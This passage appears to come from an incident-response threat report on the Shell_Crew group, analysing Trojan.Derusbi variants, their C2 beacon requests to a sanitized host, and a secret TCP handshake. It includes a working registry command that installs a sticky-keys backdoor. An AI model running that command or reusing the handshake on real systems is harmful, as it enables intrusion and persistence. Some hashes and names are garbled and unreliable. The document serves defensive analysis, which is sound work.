
2. The second technique makes a registry modification to launch a debugger anytime sethc.exe is executed and registers cmd.exe (or any other file) as the debugger. So, anytime sethc.exe is invoked (explained in the next paragraph), Windows automatically executes its “debugger”, i.e.cmd.exe. The registry modification is shown in [Figure 18](#).

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```

**Figure 18: Registry modification to invoke sethc.exe debugging**

The result of making this change on a system which has RDP enabled, is that once presented with the RDP Windows logon screen, simply pressing the SHIFT key 5 times will launch either a command shell, cmd.exe as shown in [Figure 18](#), or whichever program has been set as the debug program in the registry. The process runs under the context of the SYSTEM account. Since this technique does not involve any malicious files, there is limited capability for AV vendors to detect this backdoor.

[Figure 19](#) shows an example of a system that has the Stick Key set to present a command shell when invoked.



**Figure 19: RDP backdoor example**

## Malicious Files and Secondary Tools

Shell\_Crew uses a variety of malicious Trojans and tools to entrench themselves, move laterally, and persist within a targeted environment. This portion of the report will detail the malicious files and secondary tools identified during recent engagements involving Shell\_Crew. The sections are broken up as follows:

- Malicious Files and Secondary Tools Hash List;
- Malicious Files – Technical Analysis; and
- Secondary Tools – Technical Analysis

### Malicious Files and Secondary Tools Hash List

The following list of Trojans and tools have been used by Shell\_Crew during various investigations conducted by the RSA IR team. The Web shells that are often used by Shell\_Crew can be easily modified for specific missions or victims, and subsequently, hash values are not listed for those files. Additionally, many Web shell samples identified reference specific victim names, which once redacted, would change the hash value of the file.

MD5 Hash	Description
90eddad3327a63fdea924fb802bc7dc5	Credential logger
77932654f5087ac5e157dfb6ff9b7524	Derusbi dropper
cc09af194acf2039ad9f6074d89157ca	Derusbi server variant
a395eed1d0f8a7a79bdebbfd6c673cc1	Mimikatz
469d4825c5acac62d1c109085790849	Mimikatz DLL
eb698247808b8e35ed5a9d5fed7a3ae	Password hash dumper
62567951f942f6015138449520e67aeb	Trojan.Notepad
2dce7fc3f52a692d8a84a0c182519133	Trojan.Notepad
7a6154e1c07aded990bd07f604af4acf	Trojan.Notepad
ef0493b075a592abc29b8e9ec43aca07	Trojan.Notepad
985abc913a294c096718892332631ec9	Trojan.Notepad
42ecdce7d7dab7c3088e332ff4f64875	Trojan.Notepad
106e63dbda3a76beeb53a8bbd8f98927	Trojan.Notepad
42d98ddb0a5b870e8bb828fb2ef22b3f	Trojan.Notepad
fc89c7ab7fa08f322148d3b67b34c49	Windows Cred Editor
128c17340cb5add26bf60dfe2af37700	Trojan.Derusbi
1ae0c39cb9684652c017161f8a5aca78	Trojan.Derusbi
2f05c07e3f925265cd45ef1d0243a511	Trojan.Derusbi
312888a0742815cccc53dc37abf1a958	Trojan.Derusbi
3804d23ddb141c977b98c2885953444f	Trojan.Derusbi



3a27de4fb6e2c524e883c40a43da554e	Trojan.Derusbi
3c973c1ad37dae0443a078dba685c0ea	Trojan.Derusbi
3dec6df39910045791ee697f461baaba	Trojan.Derusbi
449521ce87ed0111dcb0d4beff85064d	Trojan.Derusbi
59cb505d1636119f2881caa14bf42326	Trojan.Derusbi
6802c21d3d0d80084bf93413dc0c23a7	Trojan.Derusbi
6811b8667e08ffa5fcd8a69ca9c72161	Trojan.Derusbi
6d620d5a903f0d714c30565a9bfdce8f	Trojan.Derusbi
6ec15a34f058176be4e4685eda9a5cfc	Trojan.Derusbi
72662c61ae8ef7566a945f648e9d4dd8	Trojan.Derusbi
75b3ccd4d3bfb56b55a46fba9463d282	Trojan.Derusbi
76767ef2d2bb25eba45203f0d2e8335b	Trojan.Derusbi
837b6b1601e0fa99f28657dee244223b	Trojan.Derusbi
87f93dcfa2c329081ddbd175ea6d946b	Trojan.Derusbi
8c0cf5bc1f75d71879b48a286f6befcf	Trojan.Derusbi
9318d336f8d8018fd97357c26a2dfb20	Trojan.Derusbi
a1fb51343f3724e8b683a93f2d42127b	Trojan.Derusbi
bc32ecb75624a7bec7a901e10c195307	Trojan.Derusbi
c353bac6ebace04b376adf1f3115e087	Trojan.Derusbi
d3ad90010c701e731835142fab6bfcc	Trojan.Derusbi
de7500fc1065a081180841f32f06a537	Trojan.Derusbi
eeb636886ecc9ff3623d10f1efcf3c09	Trojan.Derusbi
f942f98cff86f8fcde7eb0c2f465be7a	Trojan.Derusbi

Table 1: List of Malicious Files

## Malicious Files – Technical Analysis

Shell\_Crew uses a variety of malicious Trojans and tools to entrench themselves in a customer environment, however they consistently employ Trojans such as Trojan.Derusbi and variations of this Trojan family. This portion of the report will detail the technical analysis of two of the custom variations of Trojan.Derusbi used by Shell\_Crew.

### 1. Trojan.Derusbi

The RSA IR Team has observed Shell\_Crew deploy different variants of the Trojan.Derusbi family. This Trojan family provides attackers a backdoor into the enterprise, as well as functionality to locate and decrypt passwords stored on the system by web browsers like Firefox and Internet Explorer, gather system and network information, and upload or download files. Details of a sample found during a recent engagement involving Shell\_Crew have been provided in [Figure 20](#).

```
File Name:  msressvkx.ttf
File Size:  141928 bytes
MD5:        c0d4c5b669cc5b51862db37e972d31ec
SHA1:       0beaa9038e9884bdda6b08c3737e7ee14894a6cf
PE Time:    0x4EAD4675 [Sun Oct 30 12:43:33 2011 UTC]
PEID Sig:   Microsoft Visual C++ v6.0 DLL
PEID Sig:   Microsoft Visual C++ v7.0 DLL
Sections (5):
  Name      Entropy  MD5
  .text     6.4      ac994b0a4a872010d47652211eb789d8
  .rdata    5.33     ca075b2352348728dc38d309d1a52499
  .data     6.69     cdd5648583ab062550db0f1039700e28
  .rsrc     2.89     463fc58dc7c103c564540cd1191f6c06
  .reloc    6.03     7430b0b237db5acf3c691df23c915847
```

**Figure 20: Details of the file 'msressvkx.ttf' - a Trojan.Derusbi variant**

It should be noted that the original sample contained a hard coded URL that made reference to a company name; because of this, the hard coded IP Address was replaced and the MD5 and SHA1 hash values provided above are for the sanitized file. This Trojan has an embedded and encoded driver file that is written to the infected system and then launched. This driver will hook the IP, TCP, UDP, and RawIP driver files that normally run on a system.

When this particular Trojan.Derusbi variant is initially executed it checks to see if the registry key "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Rpc\Security" is present in the registry. This registry key location is where the Trojan will store its encoded configuration data. If the key is not present on the system, the sample will first decode the configuration data that is embedded in the Trojan found at position 0x1EC88.

Figure 21 below shows the function responsible for decoding this embedded data with the XOR key '0x 76 2D F2 41'. Once the configuration data has been initially decoded, it will be placed into memory and the Trojan will resolve the current machine name and append 4 characters of pseudorandom data separated by a dash "-". This null terminated string will then overwrite the first portion of data in the decoded configuration file.




Figure 21: Trojan.Derusb1 Configuration Data Decoding Function

The data below in [Figure 22](#) illustrates the decoded configuration data. The machine name string and the hard coded C2 for this sample are highlighted in yellow (and have been changed to protect the victim).

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00000000	2D	56	49	43	54	49	4D	2D	4D	41	43	48	49	4E	45	2D	-VICTIM-MACHINE-	
00000010	33	37	39	38	00	57	29	57	74	59	41	73	59	57	51	33	3798 W)WtYAsYWQ3	
00000020	2D	3E	23	3C	7E	4F	72	29	21	4D	3C	5B	56	54	3D	47	->#<~Or)!M<[VT=G	
00000030	5F	25	2D	4E	38	68	7A	39	50	53	5C	6D	32	70	33	00	_%-N8hz9PS\m2p3	
00000040	62	61	64	2E	6D	61	6C	77	61	72	65	6A	77	6D	2E	63	bad.malwarejwm.c	
00000050	6F	6D	3A	34	34	33	00	57	5A	53	74	5A	24	64	21	74	om:443 WZStZ\$d!t	
00000060	47	24	74	3B	62	5D	35	77	46	4F	24	2E	71	56	66	2A	G\$t;b]5wFO\$.qVf*	
*****Removed for Brevity*****																		
00000140	14	00	00	00	77	75	61	75	73	65	72	76	00	67	2A	66	wuau serv g*f	
00000150	22	75	5E	46	71	53	5A	27	38	2D	7A	51	25	47	50	49	"u^FqSZ'8-zQ%GPI	
00000160	31	2D	40	70	00	00	00	00	00	31	59	22	72	5E	50	53	1-@p 1Y"r^PS	
00000170	72	7A	5A	76	28	2E	34	6C	57	3A	4B	74	21	70	3C	7E	rzZv(.4lW:Kt!p<~	
00000180	46	76	69	32	38	77	74	57	00	59	4C	48	28	31	3B	67	Fvi28wtW YLH(1;g	
00000190	64	55	4E	6F	2C	6B	46	74	00	53	22	74	26	7A	26	5B	dUNo,kFt S"t&z&[	
000001A0	45	70	50	5F	30	54	7E	38	6A	A0	6B							EpP_0T~8j k

**Figure 22: Decoded Trojan.Derusbj configuration data**

This machine specific configuration data will then be encoded, using a different method, where each byte is XORed with 0x5F and then each bit of that product byte is subsequently inverted. This encoded data will then be written to the HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Rpc\Security registry key. [Figure 23](#) below shows the function within the Trojan responsible for encoding this data and then writing it to the registry. If the sample is restarted it will again check for the registry value containing the configuration data. If this value is located, the sample will read the configuration data and then decode it using a function similar to the function that is depicted below.




Figure 23: Trojan.Derusbi Configuration Data Encoding Function

Upon initial execution, the Trojan will decode, write, and launch a driver file that is embedded in the file at offset 0x19A40. The data shown below in [Figure 24](#) is how the data resides in the file.

As shown in [Figure 24](#), the first DWORD that is highlighted in yellow is the 4 byte XOR key that is used to decode the driver file. It should be noted that this XOR key is the same in several variants that were compiled over a year time frame. The second DWORD highlighted in blue is the length of data to be decoded (the size of the driver file) 0x52 18 or 21,016 bytes decimal.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00019A40	F3	5D	88	2E	18	52	00	00	BE	07	18	2E	F0	5D	88	2E	ó]^. R ¼ .ð]^.
00019A50	F7	5D	88	2E	0C	A2	88	2E	4B	5D	88	2E	F3	5D	88	2E	÷]^. ¢^.K]^.ó]^.
00019A60	B3	5D	88	2E	F3	5D	88	2E	F3	5D	88	2E	F3	5D	88	2E	³]^.ó]^.ó]^.ó]^.
00019A70	F3	5D	88	2E	F3	5D	88	2E	F3	5D	88	2E	F3	5D	88	2E	ó]^.ó]^.ó]^.ó]^.
00019A80	F3	5D	88	2E	13	5D	88	2E	FD	42	32	20	F3	E9	81	E3	ó]^. ]^.ýB2 óé□ā
00019A90	D2	E5	89	62	3E	7C	DC	46	9A	2E	A8	5E	81	32	EF	5C	Òâ%b> ÚFš.¨^□2ı\
00019AA0	92	30	A8	4D	92	33	E6	41	87	7D	EA	4B	D3	2F	FD	40	'0¨M'3æA+}êKÓ/ý@
00019AB0	D3	34	E6	0E	B7	12	DB	0E	9E	32	EC	4B	DD	50	85	24	Ó4æ · Ů ž2iKÝP...\$
00019AC0	D7	5D	88	2E	F3	5D	88	2E	94	52	8B	C5	D0	33	E5	96	×]^.ó]^.¨R<ÅĐ3ā-
00019AD0	D0	33	E5	96	D0	33	E5	96	D9	4B	70	96	D3	33	E5	96	Đ3ā-Đ3ā-ÛKp-Ó3ā-
00019AE0	D0	33	E4	96	FA	33	E5	96	13	3C	B8	96	D5	33	E5	96	Đ3ā-ú3ā- <,-Ö3ā-
00019AF0	13	3C	BA	96	D1	33	E5	96	D9	4B	66	96	D4	33	E5	96	<°-Ñ3ā-ÛKf-Ö3ā-
00019B00	D9	4B	61	96	D5	33	E5	96	D9	4B	71	96	D1	33	E5	96	ÛKa-Ö3ā-ÛKq-Ñ3ā-
00019B10	D9	4B	74	96	D1	33	E5	96	A1	34	EB	46	D0	33	E5	96	ÛKt-Ñ3ā-;4ëFĐ3ā-

**Figure 24: XOR key that is used to decode the driver file**

The function below in [Figure 25](#) is responsible for decoding the driver file. This function will call an additional function that is responsible for writing the decoded data to disk as 'C:\Windows\System32\Drivers\{6AB5E732-DFA9-4618-AF1C-F0D9DEF0E222}.sys'. The Trojan will then use the API call ZwLoadDriver to start the newly created file.




Figure 25: Trojan.Derusbi Driver Decoding Function

The driver will hook other networking drivers and will determine if incoming traffic contains certain patterns of traffic, which when specific conditions are met will pipe that traffic to Trojan.Derusbi. Once the Trojan begins to communicate with the hard coded C2, it will initially transmit the following POST request shown in [Figure 26](#).

```

POST /forum/login.cgi HTTP/1.1
HOST: bad.malwarejwm.com:443
User-Agent: Mozilla/4.0
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Pragma: no-cache
  
```

Figure 26: POST request initiated by Trojan.Derusbi

If no response is received it will transmit the following binary data shown in [Figure 27](#), which is part of a proprietary handshake that is discussed more in the Trojan.Derusbi – Server Variant section. The Binary data contains a set of three DWORDs that the C2 will validate to as part of the initial portion of the handshake. The first DWORD is created just prior to the beaconing activity. The following two DWORDs are mathematical modifications of the first DWORD.



```

00000000  ae 3d 00 00 51 c2 ff ff 7b 00 00 5c 87 0b 00 00 .=..Q... {...\....
00000010  cf 4e 00 00 3c 08 00 00 19 55 00 00 46 3a 00 00 .N..<... .U..F:...
00000020  e4 41 00 00 4c 76 00 00 3b 65 00 00 28 6a 00 00 .A..Lv.. ;e..(j..
00000030  a7 43 00 00 08 26 00 00 3c 7b 00 00 c9 6b 00 00 .C...&... <{...k..

```

**Figure 27: Binary data transmitted by Trojan.Derusbi**

As illustrated below in [Figure 28](#), the second DWORD is the product of XORing the first DWORD with 0xFF. The third DWORD is the product of rotating the first DWORD value right by 7.

```

1st DWORD = 0x00003DAE
2nd DWORD = 0x00003DAE ^ 0xFF = 0xFFFFC251
3rd DWORD = 0x00003DAE ROR 7 = 0x5C00007B

```

**Figure 28: The Binary data contains a set of three DWORDs**

If the Trojan does not receive the other necessary portions of the Trojan/C2 handshake it will transmit the following type of GET request. The 'loginid' that is highlighted in yellow in [Figure 29](#) is created pseudorandomly.

```

GET /Photos/Query.cgi?loginid=24072 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1)
Host: bad.malwarejwm.com:443
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive

```

**Figure 29: GET request transmitted by the Trojan**

This Trojan has several advanced capabilities including providing a reverse shell to the adversary, locating and decrypting usernames and passwords stored by web browsers like Internet Explorer and Firefox, uploading and downloading files, and executing additional malicious files.

[Appendix 1](#) of this report illustrates how several variants of Trojan.Derusbi have overlapping characteristics. Having the ability to quickly detect relationships between different variants allows the RSA IR Team to locate not just specific samples, but variants throughout an environment within the same family.

## 2. Trojan.Derusbi Server Variant

Shell\_crew deployed this variant of Trojan.Derusbi on perimeter devices in a victim's network. This variant contains a driver that monitors all incoming TCP connections for a secret handshake. The handshake is simple enough to allow this variant to function even on busy web servers. Once the handshake is received, the driver then passes control to the DLL file which contains the main functionality of the Trojan. Characteristics of one such Trojan.Derusbi server variant can be found in [Figure 30](#).

```
File Name: 2.dll
File Size: 65816 bytes
MD5: 7c32302791501d817fe9ecb589ecc026
SHA1: e473e936374aed2701c9455b487cdf2cbec30cf8
PE Time: 0x4FE740F9 [Sun Jun 24 16:31:53 2012 UTC]
PEID Sig: Microsoft Visual C++ v6.0 DLL
PEID Sig: Microsoft Visual C++ v7.0 DLL
Sections (5):
Name      Entropy  MD5
.text     6.22    f8a33e42f67dc9ea82e50698556c2e19
.rdata    4.95    f795dbaabc5a4dc86780a02c7fb9bbd0
.data     7.07    5085436ae0b2d8977b4034aae2d98ad6
.rsrc     2.88    b69e32f439cc4bd33e4dd5ea23bfe02b
.reloc    5.39    5e891a6fb9398ffed88fda988ee49422

.rsrc     2.89    463fc58dc7c103c564540cd1191f6c06
.reloc    6.03    7430b0b237db5acf3c691df23c915847
```


**Figure 30: Characteristics of the file 2.dll - a Trojan.Derusbi variant**

The Trojan exports the functions shown in [Table 2](#) below.

Entry Point	Ordinal	Name
100067FBh	1	DllRegisterServer
10006777h	2	DllUnregisterServer
10004CFFh	3	ServiceMain
10004CF0h	4	SvchostPushServiceGlobals
10004FAAh	5	WUServiceMain
10007223h	6	_crt_debugger_hook

**Table 2: Trojan.Dersubi server variant functions**

The adversary installed this Trojan by utilizing the regsvr32.exe utility, which calls the DllRegisterServer function. This Trojan first checks the version of Windows it is running on using the GetVersionExA function, and will terminate if not on a Windows version 5.2 as shown in [Figure 31](#).



```

10007035 E8 D7C3FFFF CALL 32.10003411
1000703A 25 0000FFFF AND EAX, FFFF0000
1000703F 3D 00000205 CMP EAX, 50200000 Check if Windows 5.2
10007044 74 08 JE SHORT 32.1000704E
10007046 6A 00 PUSH 0
10007048 FF15 E0800010 CALL DWORD PTR DS:[<&KERNEL32.ExitThread kernel32.ExitThread

```

Figure 31: Derusbi server variant - check OS version logic

This versions of Windows this covers is:

- Windows 2003 Server;
- Windows 2003 Server R2; and
- Windows XP 64-bit Edition.

The Trojan then validates that it is not running on a 64-bit system by using the IsWow64Process function. The servers where this Trojan was found during the engagement were Windows 2003 servers, confirming the Shell\_Crew had created this variant of the Trojan.Derusbi to run specifically on this family of Operating Systems. The Trojan then makes a copy of itself into the **C:\Windows\System32** folder as a file named: “msusbXXX.hlp”, where XXX were found to be three characters picked randomly from this set of characters: abcdefghijklmnopqrstuvwxyz.

The Trojan then entrenches itself as a service named “wuaserv” as illustrated in [Figure 32](#).

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuaserv\Parameters → ServiceDLL:
%Systemroot%\System32\msusbfmg.hlp
```

Figure 32: Registry key identifying the service name and Trojan file

Furthermore, this Trojan also drops a driver file on the system named: {93144EB0-8E3E-4591-B307-8EEBFE7DB28F}.sys. This driver file is embedded into the DLL starting at file-offset 0x9290. The contents of this file are obfuscated with a 4-byte XOR key: 0xF35D882E.

Once the driver file is loaded in memory, the file is deleted from the file system. The following registry key remains as an artifact: **HKLM\SYSTEM\CURRENTCONTROLSET\ENUM\ROOT\LEGACY\_{93144EB0-8E3E-4591-B307-8EEBFE7DB28F}**. The driver also attaches to the following network devices:

- \Driver\Tcpip\Device\Ip;
- \Driver\Tcpip\Device\Tcp;
- \Driver\Tcpip\Device\Udp; and
- \Driver\Tcpip\Device\RawIp.

The driver can then monitor traffic to any existing listening TCP ports. The driver performs the following three checks on any new TCP connections:

- Ensures the payload of the first packet equals 64 bytes;
- Ensures 2nd DWORD = Inverted 1st DWORD (i.e. logical NOT, or XOR 0xFF); and
- Ensures 1st DWORD ROR 7 = 3rd DWORD.




Figure 33: Driver logic that looks for handshake

All the data in the handshake is randomly generated. Other than the first three DWORDS (12 bytes), the rest of the data in the 64-byte handshake is irrelevant. The structure of the handshake is shown below in [Figure 34](#):




Figure 34: Trojan.Derusbj server variant handshake structure

The malicious DLL performs the last two checks on the handshake data as well. It then replies back with the same type of handshake. All data is randomly generated independent of what data was received. [Figure 35](#) depicts a sample handshake.

```

00000000  6A 47 00 00 95 B8 FF FF 8E 00 00 D4 A2 35 00 00  jG . yÿŽ Ôç5
